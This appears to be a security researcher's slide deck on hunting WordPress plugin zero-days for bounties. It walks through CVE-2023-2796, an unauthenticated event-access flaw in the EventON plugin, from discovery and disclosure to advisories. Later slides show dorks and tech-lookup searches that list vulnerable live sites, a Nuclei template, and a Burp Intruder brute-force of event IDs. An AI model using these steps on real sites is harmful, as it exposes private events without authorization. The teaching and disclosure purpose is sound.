



HUNTING 0DAYS ON WORDPRESS PLUGINS AND MAKING PROFIT

- <https://twitter.com/MiguelSantareno>
- <https://www.linkedin.com/in/miguelsantareno/>
- <https://miguelsantareno.github.io/>

TERMS:

COMMON VULNERABILITIES AND EXPOSURES (CVE) - IS A LIST OF PUBLICLY DISCLOSED COMPUTER SECURITY FLAWS.

VULNERABILITY DISCLOSURE - REFERS TO THE PROCESS OF IDENTIFYING, REPORTING AND PATCHING WEAKNESSES OF SOFTWARE, HARDWARE OR SERVICES THAT CAN BE EXPLOITED.

POC - A PROOF OF CONCEPT (POC) EXPLOIT IS A NON-HARMFUL ATTACK AGAINST A COMPUTER OR NETWORK.

ZERO-DAY/0-DAY - IS A VULNERABILITY IN A COMPUTER SYSTEM THAT WAS PREVIOUSLY UNKNOWN TO ITS DEVELOPERS OR ANYONE CAPABLE OF MITIGATING IT.

BUG BOUNTY PROGRAM - BUG BOUNTY PROGRAM IS A DEAL OFFERED BY MANY WEBSITES, ORGANIZATIONS AND SOFTWARE DEVELOPERS BY WHICH INDIVIDUALS CAN RECEIVE RECOGNITION AND COMPENSATION FOR REPORTING BUGS, ESPECIALLY THOSE PERTAINING TO SECURITY EXPLOITS AND VULNERABILITIES.

TERMS:

BOUNTY – MONETARY REWARD FOR A VULNERABILITY FOUND IN A BUG BOUNTY PROGRAM.

GOOGLE DORKING - REFERS TO USING GOOGLE SEARCH TECHNIQUES TO HACK INTO VULNERABLE SITES OR SEARCH FOR INFORMATION THAT IS NOT AVAILABLE IN PUBLIC SEARCH RESULTS.

BURP SUITE – IS A SOFTWARE SECURITY APPLICATION USED FOR PENETRATION TESTING OF WEB APPLICATIONS.


INTRUDER - IS A POWERFUL TOOL FOR PERFORMING HIGHLY CUSTOMIZABLE, AUTOMATED ATTACKS AGAINST WEBSITES.

BRUTE-FORCE - A BRUTE FORCE ATTACK IS A HACKING METHOD THAT USES TRIAL AND ERROR TO CRACK PASSWORDS, LOGIN CREDENTIALS, AND ENCRYPTION KEYS.

CVSS SCORE - THE COMMON VULNERABILITY SCORING SYSTEM (AKA CVSS SCORES) PROVIDES A NUMERICAL (0-10) REPRESENTATION OF THE SEVERITY OF AN INFORMATION SECURITY VULNERABILITY.

CVE-2023-2796 - EVENTON < 2.1.2 - UNAUTHENTICATED EVENT ACCESS

“Which version of the plugin did you test this on? Does”
-Im running wordpress 6.2 and plugin version 2.0.1 that is the latest.




The screenshot shows the WordPress admin interface for the 'Plugins' section. The 'EventON Lite' plugin is selected and highlighted in blue. A red box highlights the version number 'Version 2.0.1' in the plugin's details row. Another red box is visible in the bottom right corner of the screenshot, highlighting the text 'Version 2.0.1'.


Plugin	Description	Automatic Updates
<input type="checkbox"/> EventON Lite	A beautifully crafted minimal calendar experience - Lite version Version 2.0.1 by Julian Jay [View Details] [Full Version] [Docs] [Videos] [News] [Support]	Enable auto-updates

DETECTION

[http://\[redacted\]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=139](http://[redacted]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=139) -> for public event in my website.

 **teste2** -
ID: 139 | [Edit](#) |
[Quick Edit](#) | [Trash](#) |
[View](#) | [Duplicate](#)


[http://\[redacted\]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=140](http://[redacted]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=140) -> for private event in my website

 **teste2323** — -
Private
ID: 140 | [Edit](#) |
[Quick Edit](#) | [Trash](#) |
[View](#) | [Duplicate](#)


[http://\[redacted\]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=141](http://[redacted]/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=141) -> for password protected event on my website.

All (4) | [Published \(3\)](#) | [Private \(1\)](#)

[Bulk actions](#) [Apply](#) [Past and Future Events](#) [All Months](#) [Filter](#)

<input type="checkbox"/>	Event Name	Location	Event Type	Event Type 2
<input type="checkbox"/>	 teste_password — Password protected ID: 141 Edit Quick Edit Trash View Duplicate	-	-	-

REPORTING WITH NO PUBLIC POC - WORDFENCE

 [PRODUCTS](#) [INTELLIGENCE](#) [SUPPORT](#) [NEWS](#) [ABOUT](#) [VIEW PRICING](#)

Wordfence is a Certified Numbering Authority (CNA), which grants us the ability to assign CVE IDs to WordPress plugin, theme, and core vulnerabilities. Please fill out the following form to request a CVE ID or to submit a vulnerability that will be added to our public database of vulnerabilities. All vulnerabilities reported to us without previous CVE ID assignment will be assigned a CVE ID. The Wordfence Threat Intelligence team will review your submission and report back within 1-3 business days with a CVE ID assignment and a link your published vulnerability, if already patched. We may request additional information.

All CVE IDs assigned by Wordfence are added to our vulnerability database as part of Wordfence Intelligence.

A guide to responsible disclosure can be found [here](#). If you have any questions, please send an email to cve-request@wordfence.com.

If you would like to encrypt any fields on this form, please use the provided PGP key.

Contact Information

Requester Name *

Contact Email *

Vulnerability Details

Researcher(s) *

Affected Software * Plugin Theme WordPress Core

Plugin Name Plugin Slug

Version(s) Affected *

Has this vulnerability been patched? *

Description of Vulnerability *

Proof of Concept *

Reference(s)

Have you contacted another CNA to request a CVE ID for this vulnerability? *

By submitting this form, you grant Wordfence rights to publish this information.

<https://www.wordfence.com/request-cve/>

REPORTING WITH PUBLIC POC - WPSCAN

WPScan [How it works](#) [Pricing](#) [Vulnerabilities](#) [For developers](#) [Contact](#) [Login](#) [Talk to sales](#)

Submit a Vulnerability

Admins and editors are allowed to use JS in posts/pages/comments/etc, so the `unfiltered_html` capability should be disallowed when testing for Stored XSS using such roles ([more information](#)).

Your Details

Feel free to leave any of these fields blank.
Your email address will never be displayed publicly, we will only use to contact you regarding the vulnerability you submit. All other fields (except your email address) will be made public on our website along with the vulnerability you submit.

Submitter name

I am the original researcher

Researcher name

Submitter email

I want to receive email updates

Submitter website

Submitter Twitter

<https://wpscan.com/submit>

Vulnerability Details

Please fill in this information as accurately and as thoroughly as possible. This will ensure it is published by us as fast as possible.

Title*

Vulnerability type*

Affected plugin(s)

Affected theme(s)

Min Required Access*

Published date*

Description*

PoC*

Please provide a cURL command, raw request, or other minimal PoC that can be used to reproduce the issue.


Supporting images
Max file size: 1MB

Video links

Reference URLs

I have notified the vendor
 I would like to request a CVE
 By ticking this box you agree to our [submission terms](#)*

CHANGELOG AND FIX




<https://wordpress.org/plugins/eventon-lite/#developers>

= 4.4 (2023-6-9) =

- ADDED: location and organizer term ID on term edit page form
- ADDED: endpoint based ajax call method to speed up ajax requests
- ADDED: evo_slidedown_eventcard_complete trigger for single event box
- ADDED: appearance settings to adjust eventtop hover left border size
- ADDED: support for full site editing themes
- ADDED: ability to download each event as CSV data in event edit
- FIXED: Automatic conversion of false to array class=calendar-helper.php on line 504
- FIXED: get directions not working when google maps API is disabled
- FIXED: ux_val 3a not showing google maps
- FIXED: schedule view formatting
- FIXED: share on whatsapp text translation
- FIXED: addons page lightbox title missing and other errors
- FIXED: clear filter not working
- FIXED: single event page title text encoding
- FIXED: download events as CSV special character encoding
- FIXED: download events as CSV event location data error
- FIXED: event organizer page organize image bad cropping
- FIXED: event edit page notice message when no custom fields activated
- FIXED: security vulnerability in eventon_ics_download
- UPDATED: event organizer lightbox styles and code
- UPDATED: admin welcome screen design and layout
- UPDATED: cal_id value no longer needed but still supported

<https://docs.myeventon.com/documentations/eventon-changelog/>

VULNERABILITY DISCLOSURE - WPSCAN



The screenshot displays the WPScan website interface. At the top, there is a navigation bar with links for 'How it works', 'Pricing', 'Vulnerabilities', 'For developers', and 'Contact', along with 'Login' and 'Talk to sales' buttons. The main content area is titled 'WordPress Plugin Vulnerabilities' and features a specific vulnerability entry: 'EventON < 2.1.2 - Unauthenticated Event Access'. The entry includes a 'Description' section explaining that the plugin lacks authentication and authorization in its 'eventon_ics_download' ajax action, allowing unauthenticated visitors to access private and password-protected events by guessing their numeric ID. Below this is a 'Proof of Concept' section with a URL: 'https://example.com/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=value'. The 'Affects Plugins' section lists 'eventon-lite' (fixed in version 2.1.2) and 'eventON' (fixed in version 4.4). The 'References' section lists 'CVE-2023-2796'. The 'Classification' section lists 'Type: NO AUTHORISATION', 'OWASP top 10: A5: Broken Access Control', and 'CWE: CWE-882'. The 'Miscellaneous' section provides details about the original researcher (Miguel Santareno), submitter, submitter website (https://miguelsantareno.github.io/), submitter twitter (MiguelSantareno), verification status (Yes), and WPVDB ID (e9ef793c-e5a3-4c55-beee-56b0909f7a0d).

<https://wpscan.com/vulnerability/e9ef793c-e5a3-4c55-beee-56b0909f7a0d>

VULNERABILITY DISCLOSURE - WORDFENCE

EventON <= 2.1 - Missing Authorization to Event Access

Wordfence Intelligence > Vulnerability Database > EventON <= 2.1 - Missing Authorization to Event Access



Missing Authorization

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/CL:I/N:A/N

CVE	CVE-2023-2796
CVSS	5.3 (Medium)
Publicly Published	June 19, 2023
Last Updated	June 22, 2023
Researcher	Miguel Santareno

Description

The EventON plugin for WordPress is vulnerable to unauthorized access of data due to a missing capability check on the eventon_ics_download function in versions up to, and including, 2.1. This makes it possible for unauthenticated attackers to view private or protected events.

References

- wpscan.com
- plugins.trac.wordpress.org

Share



1 affected software package

EventON

Software Type	Plugin
Software Slug	eventon-lite (view on wordpress.org)
Patched?	✓ Yes
Remediation	Update to version 2.1.2, or a newer patched version
Affected Version	<= 2.1
Patched Version	2.1.2

<https://www.wordfence.com/threat-intel/vulnerabilities/wordpress-plugins/eventon-lite/eventon-21-missing-authorization-to-event-access>

VULNERABILITY DISCLOSURE - NIST

CVE-2023-2796 Detail

MODIFIED

This vulnerability has been modified since it was last analyzed by the NVD. It is awaiting reanalysis which may result in further changes to the information provided.

Description

The EventON WordPress plugin before 2.1.2 lacks authentication and authorization in its eventon_ics_download ajax action, allowing unauthenticated visitors to access private and password protected Events by guessing their numeric id.

Severity

CVSS Version 3.x

CVSS Version 2.0

CVSS 3.x Severity and Metrics:



NIST: NVD

Base Score: **5.3 MEDIUM**


Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N

NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

<https://nvd.nist.gov/vuln/detail/CVE-2023-2796>

FIND TARGETS – GOOGLE DORKING



https://www.google.com/search?q=inurl%3Aeventon_ics_download

FIND TARGETS – SOURCE CODE ENUMERATION

PublicWWW Examples Clusters Pricing Sign Up Log In

Search "eventon_ics_download"

Need more results? Try internal pages search. [query syntax](#)


1650 web pages in 0.11 s. [URLs](#) [CSV](#) [CSV+snippets](#)

Rank	Uri	Snippets
36 836		min-ajax.php?action=eventon_ics_download&event_id=98559&
41 050		min-ajax.php?action=eventon_ics_download&event_id=25662&
74 062		min-ajax.php?action=eventon_ics_download&event_id=38415&
98 281		min-ajax.php?action=eventon_ics_download&event_id=25662&
125 513		min-ajax.php?action=eventon_ics_download&event_id=9389&a
158 845		min-ajax.php?action=eventon_ics_download&event_id=21000&r=2
205 809		min-ajax.php?action=eventon_ics_download&event_id=8833&a
214 663		min-ajax.php?action=eventon_ics_download&event_id=30417
235 933		min-ajax.php?action=eventon_ics_download&event_id=26790&
275 930		min-ajax.php?action=eventon_ics_download&event_id=161742&r=
285 258		min-ajax.php?action=eventon_ics_download&event_id=29008&
290 791		min-ajax.php?action=eventon_ics_download&event_id=32971&
383 873		min-ajax.php?action=eventon_ics_download&event_id=45104&
387 056		min-ajax.php?action=eventon_ics_download&event_id=77690&
410 168		min-ajax.php?action=eventon_ics_download&event_id=117590
419 874		min-ajax.php?action=eventon_ics_download&event_id=100005
420 699		min-ajax.php?action=eventon_ics_download&event_id=6798&a
428 532		min-ajax.php?action=eventon_ics_download&event_id=31157&
485 171		min-ajax.php?action=eventon_ics_download&event_id=30242&
487 941		min-ajax.php?action=eventon_ics_download&event_id=22093&r=0

1 2 3 81 82 83

https://publicwww.com/websites/%22eventon_ics_download%22/

FIND TARGETS – TECHNOLOGY DATABASE - WAPPALYZER



The screenshot displays the Wappalyzer website's 'Lead lists' page. The page features a purple header with the Wappalyzer logo and navigation links for 'Products', 'Pricing', and 'Resources'. Below the header, there is a breadcrumb trail 'Home / Lead lists' and a link to 'Book a free demo'. The main heading is 'Lead lists', followed by a sub-heading 'Create lists of websites and contacts'. A descriptive paragraph explains that lead lists contain website, company, and contact details, and can be filtered by technology, industry, website traffic, and location. A small illustration of a person at a computer is shown to the right. Below the text are several interactive buttons: 'Take a tour', 'List ideas', 'Sample list', 'FAQs', and 'API'. A paragraph of introductory text follows, explaining how to get started by selecting technologies, keywords, or domains. The main content area is divided into two columns of filter options. The left column includes 'Technologies' (with a search box and a table showing 'EventOn' with 6500 results), 'Keywords', 'Domains', 'Fields', and 'Compliance'. The right column includes 'Countries', 'Languages', 'Industry', 'Company size', 'List size & website traffic', 'Freshness', and 'Exclusions'. At the bottom, there is a 'Create list' button and a slider to adjust the list's size, ranging from 'Smaller, more targeted list' to 'Larger, less targeted list'.

Wappalyzer

Products Pricing Resources

Home / Lead lists

Want to learn more? [Book a free demo](#)

Lead lists

Create lists of websites and contacts

Find prospects by the technologies they use. Lead lists contain websites, company and contact details, social media profiles and more. Create and export custom reports for any web technology or keyword based on industry, website traffic and location.

[Take a tour](#) [List ideas](#) [Sample list](#) [FAQs](#) [API](#)

Get started by selecting one or more technologies, keywords or top-level domains. Optionally add filters to get exactly what you need. Within minutes, you get a free sample to review. Sign up for a plan to download the full list.

Technologies

Choose one or more technologies (e.g. 'Shopify') or categories (e.g. 'Ecommerce').

Find a technology

Technology	Version
EventOn (6500)	-

Technology must be present on homepage

Keywords

Domains

Fields

Compliance

Countries

Languages

Industry

Company size

List size & website traffic

Freshness

Exclusions

[Create list](#)

Smaller, more targeted list Larger, less targeted list

<https://www.wappalyzer.com/lists/?technologies=eventon>

FIND TARGETS – NUCLEI

```
random-robbie commented on Jul 11 Contributor ...

id: CVE-2023-2796

info:
  name: "EventON <= 2.1 - Missing Authorization to Event Access"
  author: randomrobbie
  severity: medium
  description: "The EventON plugin for WordPress is vulnerable to unauthorized access of data due to a missing capability"
  reference:
    - https://www.wordfence.com/threat-intel/vulnerabilities/id/dba3f3a6-3f55-4f4e-98e4-bb98d9c94bdd
  classification:
    cvss-metrics: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
    cvss-score: 5.3
    cve-id: CVE-2023-2796
  metadata:
    fofa-query: "wp-content/plugins/eventon/"
    google-query: inurl:"/wp-content/plugins/eventon/"
    shodan-query: 'vuIn:CVE-2023-2796'
  tags: wordpress,eventon,medium

http:
  - method: GET
    redirects: true
    max-redirects: 3
    path:
      - "{{BaseURL}}/wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=1"

  matchers-condition: and
  matchers:
    - type: status
      status:
        - 200

    - type: word
      words:
        - "text/Calendar"
      part: header
```

<https://github.com/projectdiscovery/nuclei-templates/issues/7663>

CREATING BETTER POC

```
GET /wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=37369&ri=0 HTTP/1.1
Host: ████████████████████
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
```

<https://portswigger.net/burp>

CREATING BETTER POC

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Target:

```
1 GET /wp-admin/admin-ajax.php?action=eventon_ics_download&event_id=$37369&ri=0 HTTP/2
2 Host:
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: pt-PT,pt;q=0.8,en;q=0.5,en-US;q=0.3
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: none
11 Sec-Fetch-User: ?1
12 Te: trailers
13 Connection: close
14
15
```

<https://portswigger.net/burp>

CREATING BETTER POC

? **Payload sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the

Payload set: Payload count: 2,632

Payload type: Request count: 2,632

? **Payload settings [Numbers]**

This payload type generates numeric payloads within a given range and in a specified format.

Number range

Type: Sequential Random

From:

To:

Step:

How many:

<https://portswigger.net/burp>

CREATING BETTER POC

Request	Payload	Status code	Error	Timeout	Length	Comment
145	37513	200	<input type="checkbox"/>	<input type="checkbox"/>	1588	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	1487	
1	37369	200	<input type="checkbox"/>	<input type="checkbox"/>	1487	
147	37515	200	<input type="checkbox"/>	<input type="checkbox"/>	1484	
148	37516	200	<input type="checkbox"/>	<input type="checkbox"/>	1484	
149	37517	200	<input type="checkbox"/>	<input type="checkbox"/>	1484	
4	37372	200	<input type="checkbox"/>	<input type="checkbox"/>	1482	
5	37373	200	<input type="checkbox"/>	<input type="checkbox"/>	1482	
150	37518	200	<input type="checkbox"/>	<input type="checkbox"/>	1481	
151	37519	200	<input type="checkbox"/>	<input type="checkbox"/>	1481	
152	37520	200	<input type="checkbox"/>	<input type="checkbox"/>	1481	
153	37521	200	<input type="checkbox"/>	<input type="checkbox"/>	1480	
26	37394	200	<input type="checkbox"/>	<input type="checkbox"/>	1458	
16	37384	200	<input type="checkbox"/>	<input type="checkbox"/>	1434	
17	37385	200	<input type="checkbox"/>	<input type="checkbox"/>	1434	
18	37386	200	<input type="checkbox"/>	<input type="checkbox"/>	1434	
23	37391	200	<input type="checkbox"/>	<input type="checkbox"/>	1433	
24	37392	200	<input type="checkbox"/>	<input type="checkbox"/>	1433	
25	37393	200	<input type="checkbox"/>	<input type="checkbox"/>	1432	
134	37502	200	<input type="checkbox"/>	<input type="checkbox"/>	1432	
120	37488	200	<input type="checkbox"/>	<input type="checkbox"/>	1431	

Request	Response		
Pretty	Raw	Hex	Render
1 HTTP/2 200 OK			
2 Content-Type: text/calendar; charset=utf-8			
3 P3p: CP="NOI"			
4 X-Robots-Tag: noindex			
5 X-Content-Type-Options: nosniff			
6 Referrer-Policy: strict-origin-when-cross-origin			
7 X-Frame-Options: SAMEORIGIN			
8 Content-Disposition: inline; filename=3f-revision-v1.ics			
9 X-Frame-Options: SAMEORIGIN			
10 Content-Length: 681			
11 Expires: Mon, 12 Jun 2023 10:38:32 GMT			
12 Cache-Control: max-age=0, no-cache, no-store			
13 Pragma: no-cache			
14 Date: Mon, 12 Jun 2023 10:38:32 GMT			
15 Set-Cookie: PHPSESSID= [REDACTED] path=			
16 Server-Timing: cds-cv			
17 Server-Timing: edge; dur=148			
18 Server-Timing: origin; dur=57341			
19 Strict-Transport-Security: max-age=31536000 ; includeSubDomains ; preload			
20 Server-Timing: ak_p; desc="468480_3564217765_232791863_5749022_6730_12_0_-" ; dur=1			
21			
22			
23			
24			
25			
26			
27 BEGIN:VCALENDAR			
28 VERSION:2.0			
29 PRODID://eventon.com NONSOL v1.0//EN			
30			
31			
32			
33			
34			
35			
36			
37			
38			
